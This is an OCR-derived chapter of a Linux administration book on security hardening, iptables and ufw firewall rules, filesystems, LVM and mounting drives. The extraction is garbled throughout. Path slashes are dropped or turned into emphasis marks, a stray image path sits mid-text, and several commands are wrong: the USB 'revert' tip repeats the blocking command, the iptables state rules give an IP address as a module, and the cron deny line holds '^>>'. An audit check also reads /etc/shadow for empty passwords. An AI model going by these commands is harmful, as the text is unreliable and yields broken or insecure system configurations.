> Layer 8: **System Backups** (Last line of defense, needs regular testing) Layer 7: **Applications/Services** (i.e. Needs patching [Docker, web services, database]) Layer 6: **User Security** (i.e. enforce strong passwords, and rotate regularly) Layer 5: **Filesystem** (i.e. Reduce file permission privileges, encrypt data) Layer 4: **Network/Firewall** (i.e. Block unnecessary ports, encrypt communications) Layer 3: **Operating System** (i.e. Needs patching) Layer 2: **Infrastructure** (i.e. Needs patching [hardware, hypervisors, switches, VMs, etc.]) Layer 1: **Perimeter** (i.e. Needs monitoring [routers/firewall]) Layer 0: **Public Network** (i.e. Internet) [No Protection]

I would encourage more reading on this subject if you have time.

Checking Your System for Malware

Even Linux is not immune to malware, ClamAV is one of the most popular anti-malware scanners available for the OS. It is recommended that you regularly scan your system for malicious code.

There are other anti-malware scanner options available to help protect your system, but unfortunately they won't be covered at this time.

To install this scanner use one of these methods:

For Debian-based systems:

sudo apt-get install clamav

-OR—

On Red Hat-based systems:

sudo yum install epel-release

sudo yum install clamav

To run the scanner, you first need to update it with the latest signatures, type: sudo freshclam

To scan a specific folder, type:

sudo clamscan -r --bell -i / (*scans from the root down*) -OR-sudo clamscan -r --bell -i /home (*scans **/home** directory*)

Tip: *To install GUI version (X-Windows) of the client, type: sudo apt-get install clamtk*

More information:

https://www.clamav.net/

Lockdowning Physical Access to the System

Any production system should be in a locked environment, with physical access control, backup power and cooling. If a malicious actor has physical access to the equipment, they could bypass most system security features.

Although, you can still make it harder for them. Here are some suggestions: Lockdown the firmware (BIOS/UEFI), configure it to disable booting from an optical disk, or an external device (such as a USB flash device). Also make sure you enable a firmware password.

Note: *Refer to your computer or motherboard manufacture's web site for instructions on how to perform these actions.*

Enable GRUB with a password to help restrict access to the local filesystem. Encrypt the local filesystem, file permissions, data in databases, *etc.*

Encrypt all network communications. This will make it harder for a malicious actor from sniffing your data while it is in transit Don't use root account names, like root, admin, or administrator. Get creative with the username.

Make sure to use strong passwords for all accounts, and change them on a regular basis.

Partitioning Your Data

When creating a new system, it is important to setup multiple partitions to hold data, this can help prevent data corruption, and some types of system resource exhaustion attacks.

For example, if the swap area and logs are not each on their own partition. If an attacker tries to fill them up with some type of attack (i.e. DDoS), it could force the system to shut down or fail.

Note: *Third party applications should be installed on separate filesystems and partitions under the /opt directory.*

Removing Unused Software

Removing or disabling any applications, services, or packages that you're not using can help protect your computer. By doing so, you reduce the attack target a malicious person can utilize to take over your system.

By removing this software it also has a side benefit of freeing up space, CPU and other system resources that would be wasted by this application.

Next are some commands that can help you find and remove things that you no longer need.

List all available packages, type : sudo apt-cache pkgnames

Get a brief description of a package name, type : sudo apt-cache search **package_name** Get detailed information about a package, type : sudo apt-cache show **package_name** Check the dependencies for particular software package, type : sudo apt-cache showpkg **package_name** Check the software package cache statistics, type : sudo apt-cache stats

Uninstall software packages (keeps configuration files, for reinstall), type: sudo apt-get remove **package_name** Completely Uninstall software packages (deletes configuration files), type: sudo apt-get purge **package_name**

Monitoring Connections

Your computer can have tens or hundreds of connections going on at one time. Sometimes you can identify an attacker by noticing a strange connection from an odd port or service.

To check the connections to the computer, type: netstat -tulpn

Displays all TCP sockets:

```
# ss -t -a
```

Note: *There are many more examples of the netstat and ss commands throughout the book, these are only provided as reference.*

User Account Restrictions

Manually Disabling an Account

There is an ability to manually disable (i.e. lock) or re-enable (i.e. unlock) an account without having to delete it. This is useful when a user leaves for a vacation or something else, you can disable it instead of deleting it.

If someone tries to login to the disabled account, they will get the following message, "*This account is currently not available.*"

To lock an account, type:

sudo passwd -l **user_name** To unlock an account, type:

sudo passwd -u **user_name Stronger Password Enforcement**

Users by default will use a weak password for their account if the system will let them. This makes it easier for an attacker to compromise your system, using basic attacks (i.e. dictionary based or brute-force attacks).

The ‘pam_cracklib‘ module is available in PAM (Pluggable Authentication Modules) that will force a user to utilize a strong passwords.

To implement this technology, follow the instruction below Open a text editor, type:

sudo nano *etc*pam.d/system-auth .

Add the following line using any of the following parameters, such as: lcredit, ucredit, dcredit and/or ocredit respectively lowercase, upper-case, digit and others). For example, type: *lib*security/$ISA/pam_cracklib.so retry=3 minlen=8 lcredit=-1 ucredit=-2 dcredit=-2 ocredit=-1

Locking Down the User Accounts

Disallow users from using old passwords, using the PAM module.

RHEL *CentOS* Fedora, type:

sudo nano *etc*pam.d/system-auth

-OR—

Ubuntu *Debian* Linux Mint, type:

sudo nano *etc*pam.d/common-password

Add the following line to **auth** section, type: auth sufficient pam_unix.so likeauth nullok Add the next line to the **password** section (this will disallow a user from reusing the last 5 passwords), type: password sufficient pam_unix.so nullok use_authtok md5 shadow remember=5

Note: *The old password file is located at: etcsecurity/opasswd*

Manage User Password Expiration

In Linux, user passwords are stored in an encrypted *etc*shadow file. To display a user's password expiration information, you need to use the chage command. It will display the password expiration details, and last date the password was change. Type: chage -l username

To change password aging options for any user, use the following command, type: sudo chage -M **90 user_name** -OR—

chage -M **90** -m **7** -W **5 user_name**

Disabling X-Windows

If you’re running X-Windows on a production machine, it should be removed. X-Windows adds extra overhead to the system that is not needed, consumes extra resources (i.e. RAM, CPU, storage), and overall can make the system less secure.

To disable GDM, the GNOME Display Manager, type: sudo update-rc.d -f gdm remove

Note: *To enable the GDM again, type: sudo update-rc.d -f gdm defaults*

Locking Down SSH

Make sure to lock down ssh (Secure Shell) configuration used for remote management. Otherwise an attacker can utilize this service to their advantage for taking over a system remotely.

To lock it down you have to open the main ssh configuration file, verify, add or change the following items: Disable root Login:

PermitRootLogin no

Only allow specific users:

AllowUsers **user_name** Only use the ssh version 2 Protocol: Protocol 2

Note: *There are two ways to display a message when a user logs into a system. First, there is the* ***etcissue.net*** *file that displays a message banner before the user gets a login prompt. Second, there is the* ***etcmotd*** *file that displays a message banner after the user has logged in.*

To implement this type of user notification, open the ssh *configuration file, type: nano etcssh/sshd_config Then search for the word" Banner ". Update the line to look like: Banner etcissue.net .*

Restart the ssh *process, type: etcinit.d/sshd restart*

Disabling Ctrl+Alt+Delete

In most distros, when pressing the Ctrl+Alt+Delete keys it will cause the system to be rebooted. This might not be a desired functionality, the following instructions discuss how to change this feature.

Red Hat based: To disable this feature, in the **sudo nano *etc*inittab** file, uncomment out the following line under # Trap Ctrl+Alt+Delete .

ca::ctrlaltdel:*sbin*shutdown -t3 -r now -OR—

Debian based: To disable this feature, run the following two commands, type: sudo systemctl mask Ctrl+alt-del.target

sudo systemctl daemon-reload

Monitoring Accounts for Empty Passwords

There is an easy way to check if any user accounts have an empty password, these types of accounts are a large security risk. These accounts could allow an unauthorized user access to your system by just pressing the Enter key, and they also make your system more vulnerable to attack.

> To check if any accounts have an empty password, type: sudo cat *etc*shadow | awk -F: '($2==""){print $1&#125;'

Keeping Your System Up-To-Date

It is critical to keep your system and applications up-to-date, depending on the distro will vary which set of commands that you need to use.

This has been covered before in the book, it is covered again to help prevent having to find the information in previous sections.

Debian based, type:

sudo apt-get update; apt-get upgrade

-ORRed Hat based updates, type : sudo yum updates; yum check-update

Hardening CORNTAB

If your system is utilizing CRON jobs, it is important to lock the access to them down. The CRON service allows you to specify who may or who you may not want to allow them to run jobs.

This service is controlled by the use of two files called *etc*cron.allow and *etc*cron.deny .

To prevent a user from being allowed to utilize the CRON service, simply add the user names in the *etc*cron.deny file.

To disable all users from being able to use the CRON service, add the keyword ‘ALL‘ line to the *etc*cron.deny file, type: sudo echo ALL ^>>*etc*cron.deny

To allow a user to run a CRON job add them into *etc*cron.allow file.

Note: *It is important to lock down script permissions so that a malicious user can’t replace it and do a privilege elevation attack. This is where they replace a script that runs with a higher level access account to execute a specific action to raise their system permissions.*

Blocking USB Drives

It is possible to prevent a user from utilizing a USB flash drive on your system. This can help protect against someone from installing new software or stealing data from it.

Although, like any security change it may seem small, but it is only one proverbial spoke in the hub of any security model.

Use the lsmod command to display all loaded kernel drivers, filter out USB storage sudo lsmod | grep usb_storage

Note: *To verify that the next operation completed successfully, run the previous command again that the line isn't there.*

You should see that sub_storage module is in use by UAS module. You now need to unload both USB storage modules from kernel.

sudo modprobe -r usb_storage

sudo modprobe -r uas

You have block USB storage module form loading into kernel after future reboots. To do this, rename the usb-storage.ko.xz module to usb-storage.ko.xz.block .

cd *lib*modules/`uname -r`/kernel/drivers/usb/storage/

sudo mv usb-storage.ko usb-storage.ko.block (For Debian based systems) -OR-sudo mv usb-storage.ko.xz usb-storage.ko.xz.block (For Red Hat based systems)

Tip: *To revert the functionality on the system back to its original state. All you have to do is rename the usb-storage.ko file back to its original name (then reboot the system), type: cd libmodules/`uname -r`/kernel/drivers/usb/storage/*

sudo mv usb-storage.ko usb-storage.ko.block (For Debian based systems) -OR-sudo mv usb-storage.ko.xz usb-storage.ko.xz.block (For Red Hat based *systems)*

Note: *This method only applies to the current runtime kernel modules. If there are any other available kernels on the system, you will need to modify each of the kernel module directory version path and rename the files.*

Enabling SELinux

Security-Enhanced Linux (SELinux) is a compulsory access control security mechanism provided in the kernel. Disabling SELinux means removing security mechanisms from the system.

It is recommend that you enable this feature if your system is attached to the internet and is accessible by the public.

To check if SELinux is enabled, type:

sudo sestatus

-OR—

getenforce .

To enable this feature if it is disabled, type: sudo setenforce enforcing .

Notes: *It also can be managed (enabled or disabled) from the* ***etcselinux/config*** *file.*

SELinux provides three basic modes of operation and they are:
Enforcing*: This is the default mode which enables and enforces the SELinux security policy on the machine.*

Permissive*: In this mode, SELinux will not enforce the security policy on the system, only warn and log actions. This mode is very useful in terms of troubleshooting SELinux related issues.*

Disabled*: SELinux is turned off.*

Monitoring User Activities

To protect against outsider (i.e. malicious users) or insider (i.e. your employees) threats, you need to monitor user activities. The malicious user (or the outside attacker) are the easiest threats to understand. While the insider threat, is the most difficult to protect against, because generally this is a person that is trusted by the organization.

There are two utilities that can monitor user activity: psacct (for Red Hat based systems) or acct (for Debian based systems) that are useful for monitoring user activities and processes on a system. These tools run in the system in background tracking each user activity on a system and resources consumed by services such as Apache, MySQL, SSH, FTP, *etc.*

To install these utilities, use one of the following commands: For Red Hat based systems:

```
sudo yum install psacct
```

For Debian based systems:

```
sudo apt-get install acct
```

Monitoring Log Files

Protecting your logs is critical to help you troubleshoot problems with your system or applications. They can also tell you if an intruder attacks your system, and possibly how they may have compromised it. This is why you will want to prevent an intruder from easily deleting or modifying the local log files.

To help prevent intruders from easily modifying or destroying local logs. Next are the common Linux default log files name and their usage.

*var*log/auth.log : Authentication logs.

*var*log/boot.log : System boot log.

*var*log/cron.log : Crond logs (cron job).

*var*log/kern.log : Kernel logs.

*var*log/message : System logs (current system activity).

*var*log/mysqld.log : MySQL database server log file.

*var*log/secure : Authentication log.

*var*log/utmp -OR- *var*log/wtmp : Login log file.

*var*log/yum.log : Yum log files.

Note: *The availability of these logs and locations will vary between distros and versions of application and services that are installed. There might be other logs that you should monitor as well, it might require additional research on your part to identify which ones.*

Ignore ICMP or Broadcast Requests

It is possible to tell Linux to ignore ICMP or network broadcast requests. An attacker can use this information to quickly check if a system exists.

It also can tell the attacker if system has not been hardened. This is such a basic precaution, that if you didn’t implement this you probably have not performed other common hardening technique.

To force Linux to ignore pings, type:

```
sudo sysctl -w net.ipv4.icmp_echo_ignore_all=1
```

To tell Linux to ignore broadcast requests, type: sudo sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=1 .


Note: *When the following commands are run, they modify the* ***etcsysctl.conf*** *file.* To force the settings to load, type: *sudo* sysctl -p.

Tip: *To re-enable these features, type: sudo sysctl -w net.ipv4.icmp_echo_ignore_all=0*

*sysctl -w net.ipv4.*icmp_echo_ignore_broadcasts=*0*

Vulnerabilities Scan

If you're really worried about your systems security, you can use a security auditing tool like lynis to check your system for vulnerabilities. This tool can also assist with compliance testing (HIPAA/ISO27001/PCI DSS) and system hardening.



```
  Program version:           2.1.0
  Operating system:          Linux
  Operating system name:     Arch Linux
  Operating system version:  Unknown
  Kernel version:            3.19.2
  Hardware platform:         x86_64
  Hostname:                  arch
  Auditor:                   [Unknown]
  Profile:                   ./default.prf
  Log file:                  /var/log/lynis.log
  Report file:               /var/log/lynis-report.dat
  Report version:            1.0
  Plugin directory:          ./plugins
  ---------------------------------------------------
  - Checking profile file (./default.prf)...
  - Program update status...                                [ NO UPDATE ]

[+] System Tools
------------------------------------
  - Scanning available tools...
  - Checking system binaries...
```

Lynis System Scan To run a scan, type:

lynis audit system

If this package is not already installed, type: sudo apt-get install lynis

Note: *More Information: https://cisofy.com/lynis/*

Miscellaneous Tips

System

Accurate system time is crucial for modern encryption and other system functions like logging, file management, *etc*. If your system doesn't have accurate time, certain features may not work correctly.

Systemd provides the systemd-timesyncd.service client, which queries remote time servers and adjusts your system time. Configure your servers in the following file: *etc*systemd/timesyncd.conf . You manage this service with the command systemd-timesyncd.

> **Note:** *Most Linux distros provide a default configuration that points to time servers that they maintain.*

Networking

Reliable and trustworthy DNS is critical for network security. If you are using public DNS outside an organization, use a trusted DNS source such as: Google Public DNS (set your DNS to: 8.8.8.8 and 8.8.4.4) -OR—

1.1.1.1 (set your DNS to: 1.1.1.1 and 1.0.0.1) [Partnership between Cloudflare and APNIC].

Firewall Management

Overview: Learn how to manage the builtin Linux firewall. This firewall is very basic when compared to its compition. Although it is still sophisitcied enjoy to do just about anything you need to do with it.

Firewall Overview

Layer 3: **Shell** (i.e. Application and Services) Layer 2: **Network and Firewall** (i.e. Communication) [iptables chains: input, forward, and output]

[Network Protocol: IPv4 and IPv6]

Layer 1: **Host OS** (i.e. Kernel, Libraries, etc.) Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.) iptables is a command-line firewall utility that is used by Linux distributions. The Linux firewall uses policy chains to allow or deny traffic. When a remote system tries to establish a connection with the local system.

iptables will look at its rules and see if it matches any of them, if it finds a match it allows the packet into the system. If it doesn't find a matching rule, it will resort to its default action which is generally to block the packets.

Prerequisites: *This section requires that you have root permissions on the system to install services and make changes to the OS.*

iptables should come preinstalled in your distro of Linux, if not check if it is using another utility. To check if iptables is installed, type: sudo iptables

Note: *If this service is not already installed, type: sudo apt-get install iptables*

I will state there are some command line and GUI apps that will make managing the firewall easier. Although, I would highly recommend that you learn how to do it from the command line first, it will give you a greater understanding of how to manage this service.

Note: *The iptables utility is for IPv4 and the ip6tables utility is for IPv6.*

There are three different iptables chains: input, forward, and output.

The input chain controls the behavior for incoming network connections (i.e. ssh connection). iptables will try to match the IP address, protocol, and port to a rule in the input chain. Then decide whether it will allow or deny the connection.

The forward chain controls the outgoing network data that isn’t meant for the local system, but instead will be forwarded to another system. Unless you’re system is providing some type of service that does routing, NATing, or something similar that uses forwarding, you probably won’t even use this feature.

Tip: *To tell if your system is using IP forwarding use the following command and see if the policy is accepting packets, type: sudo iptables -L -v*

The output chain controls the outgoing network connections (i.e. ping command). iptables will try to match the IP address, protocol, and port to a rule in the output chain. Then decide whether it will allow or deny the connection.

Note: *When using any firewall to lock down a system, it is important to remember that several protocols will require two-way* *communication. So it is important to remember that you might have to create both the input and output rules.*

There are three different iptables responses to packets: accept, drop, and reject. The accept response accepts the connection. The drop response, just drops the packet like it never received it. Finally there is the reject response, which returns an error to the requesting system.

The way iptables process rules is starts at the top of its list and goes through each rule until it finds one that matches the packet. You need to take this into consideration when writing your rules. It's important to note that the -A appends the rule to an existing chain. The -I [chain] [number] allows you specify the line number in the list where the rule should go.

Block all connections from a single IP address, type: sudo iptables -A INPUT -s 192.168.0.100 -j DROP

Block all connections from an IP range using standard slash notation or netmask, type: sudo iptables -A INPUT -s 192.168.0.0/24 -j DROP

-OR-sudo iptables -A INPUT -s 192.168.0.0/255.255.255.0 -j DROP

Block all connections from a single IP address, type: sudo iptables -A INPUT -s 192.168.0.100 -j DROP

To drop a specific protocol or port number from a specific IP address, type: sudo iptables -A INPUT -p tcp --dport ssh -s 192.168.0.100 -j DROP

To drop a specific protocol or port number from all IP addresses, type: sudo iptables -A INPUT -p tcp --dport ssh -j DROP

To insert a rule, type:

```
sudo iptables -I INPUT 1 -s 192.168.0.100 -j ACCEPT
```

To replace a rule, type:

```
sudo iptables -R INPUT 1 -s 192.168.0.100 -j ACCEPT
```

Note: *When working on this service remotely, be careful because you could lock yourself out of a remote system playing with this feature. Once you lock yourself out, you will need to have some type of terminal access to the system to fix the problem.*

As stated earlier in this section, some applications and service only require a one-way connection. While other applications and services may require a two-way connection. For example, ssh requires bi-directional communications.

Some additional functionality of the firewall if you need it, is called connection state that allows two way communication, but only allows one-way to establish it. For example, you can make a new connection from the local system to a remote server and they are allowed to have two-way communication. Although, new connections from the remote server to the local systems are not allowed.

```
sudo iptables -A OUTPUT -p tcp --dport 22 -m 192.168.0.100 --ctstate
NEW,ESTABLISHED -j ACCEPT
```

```
sudo iptables -A INPUT -p tcp --sport 22 -m 192.168.0.100 --ctstate
ESTABLISHED -j ACCEPT
```

Note: *You can also specify other protocols, such as: udp -OR- icmp . To control ICMP traffic on ip6tables , use the protocol: ipv6-icmp .*

Saving the Changes

When you’re done making changes to the firewall, you need to commit them in order to save them. Otherwise they will be lost the next reboot, or if the firewall get is restarted.

To commit the firewall change, type:

sudo *sbin*iptables-save

Note: *Depending on the distro you’re running this can be different.*

Tip: *To clear all the currently configured rules, use the flush command, type:* sudo *iptables -F*

Making IPTABLES easier

There are several utilities available that can make iptables a little easier to manage. For example, Ubuntu comes with the ufw command. ufw , or Uncomplicated Firewall, is a front-end for iptables . The main goal of this utility to make managing the firewall easier by providing a simpler interface.

Check the status of the firewall, type:

```
sudo ufw status
```

Enable/disable the firewall, type:

```
sudo ufw [ enable | disable ]
```

Add a firewall rule, type:

```
sudo ufw allow [ 22/tcp |  ssh/tcp ]
```

To delete a firewall rule, type:

```
sudo ufw delete deny 443/tcp
```

Enable/disable firewall logging, type:

```
sudo ufw logging [ on | off ]
```

Advanced Firewall Operations

This section covers advanced firewall operations such as backing up, exporting and reimporting firewall rules sets into other systems. It also covers the basics of block some types of network attacks with a firewall that involves invalid packets.

You can leverage the knowledge from this section to block more modern and advanced threats that are constantly changing every day.

Exporting and Reimporting Firewall Rules It is possible to export the existing firewall rules, then edit and then reimport them. Use the first command to dump the current rules, you can edit them, and then you can upload the edited rules back into the firewall.

This is also a good way to back up a set of rules that work properly, and/or import them on another system.

To export the firewall rules, type:

```
sudo iptables-save > ip_tables_v4.rules
```

To import the firewall rules, type:

```
sudo iptables-restore < ip_tables_v4.rules
```

Note: *The IPv6 equivalents of these commands are: ip6tables-save and ip6tables-restore.*

Blocking invalid TCP packets

There are some rules that you can use to block invalid TCP packets. This feature helps protect your system from certain types of attacks.

The TCP module supports an argument called --tcp-flags that allows for the monitoring of individual TCP flags. This argument takes two values: "mask" and a set of "compared flags". The mask tell the firewall which flags that should be checked, while the compared flags directs which of the flags should be checked in the packet.

> Drops all packets that contain the following flags (utilized by a Christmas tree attack), type: sudo iptables -A INPUT -p tcp -m tcp --tcp-flags ALL FIN,PSH,URG -j DROP

> Drops all packets that contain the following flags (drops invalid SYN, and FIN packets), type: sudo iptables -A INPUT -p tcp -m tcp --tcp-flags SYN,FIN SYN,FIN -j DROP

Storage Management

Overview: Linux provides a robust set of utilities for managing storage devices. This section provides a high-level overview of these commands, and a synopsis of how storage is utilized by the filesystem.

Storage Overview

Layer 4: **File and directories** Layer 3: **Filesystem** (i.e. EXT4, etc.) Layer 2: **Partition** (i.e. MBR or GPT) [Optional: Abstraction sublayer, such as RAID, LUN, etc.]

Layer 1: **Storage** (Physical or Virtual) Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.) **Block Storage**

The first key concept is called 'block storage' or known by the kernel as a 'block device'. A block device, can be a traditional spinning disk like a hard drive (HDD), or solid-state storage device such as an SSD or USB flash drive.

The kernel stores and retrieves data from these devices in fixed sized units of storage called 'blocks'. This is just a different way to think about traditional storage attached to the computer that is access by the filesystem.

When the filesystem partitions a storage device, it segments the available storage on the device into smaller units. So let’s say you have a storage device that has 1 terabyte of storage. Instead of storing everything in a 1TB drive, it is possible to split the local storage into two 512 gigabyte partitions, and make it look like to different disks to the filesystem. This allows you to logically separate the data. For example, on the first partition is the OS and applications, and on the second partition is your data.

Partition

When you create a partition, you have to create a partition table, which is an index of all the data and where it is stored in that partition. There are few different types of partition tables.

There is an older one that has modern limitations due to its age, and offers backwards compatibility with older filesystems. There is a newer one that overcomes the technical limitations of the previous one, but offers forward compatibility with newer filesystems.

> MBR (Master Boot Record), has been around for several decades and it is still utilized by older applications, but only allows for four primary partitions, and the partition size can’t be greater then 2TB. It is possible to subdivide a primary partition into smaller logical partitions, called an extended partition.

> GPT (GUID Partition Table) is a more modern standard, and overcomes the limitation of MBRs. Although, it requires newer hardware and firmware in order to support these features. Most modern hardware should have no problem utilizing it.

In most cases if you have to make a selection between the two types of partition tables. GPT is going to be your better choice because of the forward support. Unless you have a need to support older applications or hardware that is not compatible with the newer file system.

Filesystem

Once the storage device is properly partitioned, it needs to be formatted for the filesystem to actually utilize it. Formatting prepares the partitioned area for the storage device to hold data. Without the formatting you can’t store data on the device.

Linux supports several different filesystems, each has their advantages and disadvantages, including operating system support. At the highest level most files systems operate the same (i.e. managing files), it is how they perform operations at lower-levels that differentiates them. For example, commands and related mechanisms used to perform the maintenance operations can be different.

The current most popular Linux filesystems, are:

BTRFS: is a newer filesystem, which utilizes copy-on-write technology. This architecture allows for volume management functionality to be handled at the filesystem level. This allows for features such as, snapshots and the cloning of volumes. The problem with the filesystem is the lack of maturity. Some administrators are waiting for problems to be fixed before its ready for production workloads.

EXT4: this is the forth extension of the filesystem, and it tends to be the default choice when formatting a volume. EXT4 is a mature journaling filesystem that offers backwards compatibility with legacy systems. It has a very extensive utility support, and has a good track record for reliability.

XFS: Is designed for performance when dealing with very large data files. It has better throughput characteristics when dealing with large storage devices. It also supports features like snapshotting. Unlike EXT4, it uses metadata journaling as opposed to journaling both the metadata and data. XFS offers great performance, but is very sensitive to data corruption if there is a power loss.

ZFS: utilizes a copy-on-write filesystem and has a mature and robust volume manager. It supports data integrity features, can handle large files sizes and includes features like snapshotting, cloning, and a software RAID support for redundancy and performance purposes. ZFS does have a controversial history because of licensing concerns. It also has mixed support among different distros.

Managing Storage Devices

As stated earlier, all devices are treated as a file. All storage devices are represented as files in the /dev directory. These file names generally start with SD or HD followed by another letter. For example, one hard drive name might be *dev*hda , or *dev*hdb .

Partitions are also treated as files, and are stored in the /dev directory. Every storage device with a partition has a number added to the end of the device name. For example, partition 1 the device name will be *dev*hda1 , partition 2 device name will be *dev*hda2 .

Notes *The Linux kernel decides which device gets which name on each boot. This can lead to confusing scenarios where a device's name can change.*

The Filesystem Hierarchy Standard (FHS) recommends using /mnt subdirectory or another one under it for temporarily mounted filesystems. There are no recommendations where to mount more permanent storage, but /mnt subdirectories can be used.

Permanent Mount Points

Linux loads files systems using a file called *etc*fstab (filesystem table), this file tells the operating system which filesystem to load during the boot process. Any filesystem that doesn’t have an entry in the file will not be automatically mounted.

The *etc*fstab is just a basic text file. Each line represent a different filesystem that is supposed to be mounted at startup. Each line is formatted with the name of the block device, the mount point to associate it with, the type of filesystem the block device uses, mounting options and any additional information.

Note: *A unit configuration with an extension ".mount" holds information about a filesystem mount point controlled by systemd process.*

Logical Volume Management

Logical Volume Management (or LVM) allows you to abstract the physical characteristics of several different block storage devices, to make them appear as a single larger block device. It is then possible to partition the large drive into smaller logical volumes.

LVM is also utilized to overcome the limitations of traditional storage partitions. For example, an LVM volume can be expanded, spanned across multiple devices, snapshot partitions, and moving volumes around drives.

More information, type:

```
man lvm
```

LVM Commands

The following commands implement the core LVM functionality.

lvchange : Changes attributes of a Logical Volume.

lvconvert : Converts a Logical Volume from linear to mirror or snapshot.

lvcreate : Creates a Logical Volume in an existing Volume Group.

lvdisplay : Displays attributes of a Logical Volume.

lvextend : Extends the size of a Logical Volume.

lvmchange : Changes attributes of the Logical Volume Manager.

lvmconfig : Displays the configuration information after loading lvm.conf and any other configuration files.

lvmdiskscan : Scans for all devices visible to LVM2.

lvmdump : Creates LVM2 information dumps for diagnostic purposes.

lvreduce : Reduces the size of a Logical Volume.

lvremove : Removes a Logical Volume.

lvrename : Renames a Logical Volume.

lvresize : Resizes a Logical Volume.

lvs : Reports information about Logical Volumes.

lvscan : Scans (all disks) for Logical Volumes.

pvchange : Changes attributes of a Physical Volume.

pvck : Checks Physical Volume metadata.

pvcreate : Initializes a local storage or partition for use by LVM.

pvdisplay : Displays attributes of a Physical Volume.

pvmove : Moves Physical Extents.

pvremove : Removes a Physical Volume.

pvresize : Resizes a local storage or partition in use by LVM2.

pvs : Reports information about Physical Volumes.

pvscan : Scans all disks for Physical Volumes.

vgcfgbackup : Backups Volume Group descriptor area.

vgcfgrestore : Restores Volume Group descriptor area.

vgchange : Changes attributes of a Volume Group.

vgck : Checks Volume Group metadata.

vgconvert : Converts Volume Group metadata format.

vgcreate : Creates a Volume Group.

vgdisplay : Displays attributes of Volume Groups.

vgexport : Makes volume Groups unknown to the system.

vgextend : Adds Physical Volumes to a Volume Group.

vgimport : Makes exported Volume Groups known to the system.

vgimportclone : Imports and rename duplicated Volume Group (i.e. a hardware snapshot).

vgmerge : Merges two Volume Groups.

vgmknodes : Recreates Volume Group directory and Logical Volume special files vgreduce : Reduces a Volume Group by removing one or more Physical Volumes.

vgremove : Removes a Volume Group.

vgrename : Renames a Volume Group.

vgs : Reports information about Volume Groups.

vgscan : Scans all disks for Volume Groups and rebuild caches.

vgsplit : Splits a Volume Group into two, moving any logical volumes from one Volume Group to another by moving an entire Physical Volumes.

Preparing a Second Drive

Prerequisites: *This section requires that you have root permissions on the system to install services and make changes to the OS.*

As stated earlier in the book, in Linux (and other Unix-like operating systems), the entire system, regardless of how many physical storage devices are involved, are represented by a single tree structure. When a filesystem on a drive or partition is mounted to the system, it must be join into the existing tree.

Mounting is the process of attaching a formatted partition or drive to a directory within the Linux filesystem. The drive's contents can then be accessed from that directory.

To mount a drive follow the next steps:

To display the available disks, type:

ls -l *dev*sd*

Note: *devsda is the first physical disk, and devsda1 is partition 1*

devsdb is the second physical disk, and devsdb1 is partition 1

Tip: *If the local storage you're trying to mount needs formatting, and it already is mounted, it needs to be unmounted first, type: sudo umount -f [mount_point]*

(If you don't know the name of the mount point, to see a list of local storage and mount points, type: mount)

Prepare (partition and format) the mount point, type: sudo fdisk *dev*sdb

(Type the following options: **n** (new part), **p** (primary), **1**, **[enter]**, **[enter]**, **w**).

Tip: *If you need to incorporate formatting the partition into a script to automate entering the letters, type: echo -e "**n**\n**p**\n**1**\n\n\n**w**\n" | sudo fdisk devsdb*

To create the filesystem on the new disk, type: sudo *sbin*mkfs.ext4 -l *opt*app_name *dev*sdb1

To create the directory that acts as a mount point, type: sudo mkdir *opt*app_name

To change permissions to the mount point, type: sudo chmod 755 *opt*app_name

To map the drive to the mount point, type:

sudo mount *dev*sdb1 *opt*app_name

To change to mount point directory, type:

cd *opt*app_name

To get the UUID (Universally Unique Identifier) from the drive: sudo blkid

To backup and update *etc*fstab file, type: sudo cp *etc*fstab *etc*fstab.bak

Note: *The etcfstab file is used by the filesystem to automatically load mounts points during the boot process.*

Edit the *etc*fstab , type: sudo nano *etc*fstab

Add the following line:

```
UUID="<UUID from the drive>" /app_name ext4 defaults 0 2
```

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter)
Displays all mount points, type:

```
mount -a
```

Creating a Bootable USB Drive

Overview: Learn how to create a bootable version of a Linux distro that can be installed on a USB flash drive. With this drive you can boot into a physical computer without modifying it, or you can also use it in the repair and diagnostics of that system.

Prerequisites: *This section requires that you have root permissions on the system to install services and make changes to the OS.*

An 8GB USB Flash Drive (the size requirement depends on the distro that you want to use) Downloaded Linux distro

It is possible to create a bootable version of a Linux OS that can be installed on a USB flash drive. This will allow you to load a version of the Linux OS on a local system. This has several advantages, such as testing out a distro to see if you like it, or perform local diagnostics or repairs on a broken version of the OS, or trying to recover a failed filesystem on a local storage device.

Creating a Bootable Flash Drive

Download the USB bootable version of a Linux distro that you want to boot from.

USB Bootable Linux Distros

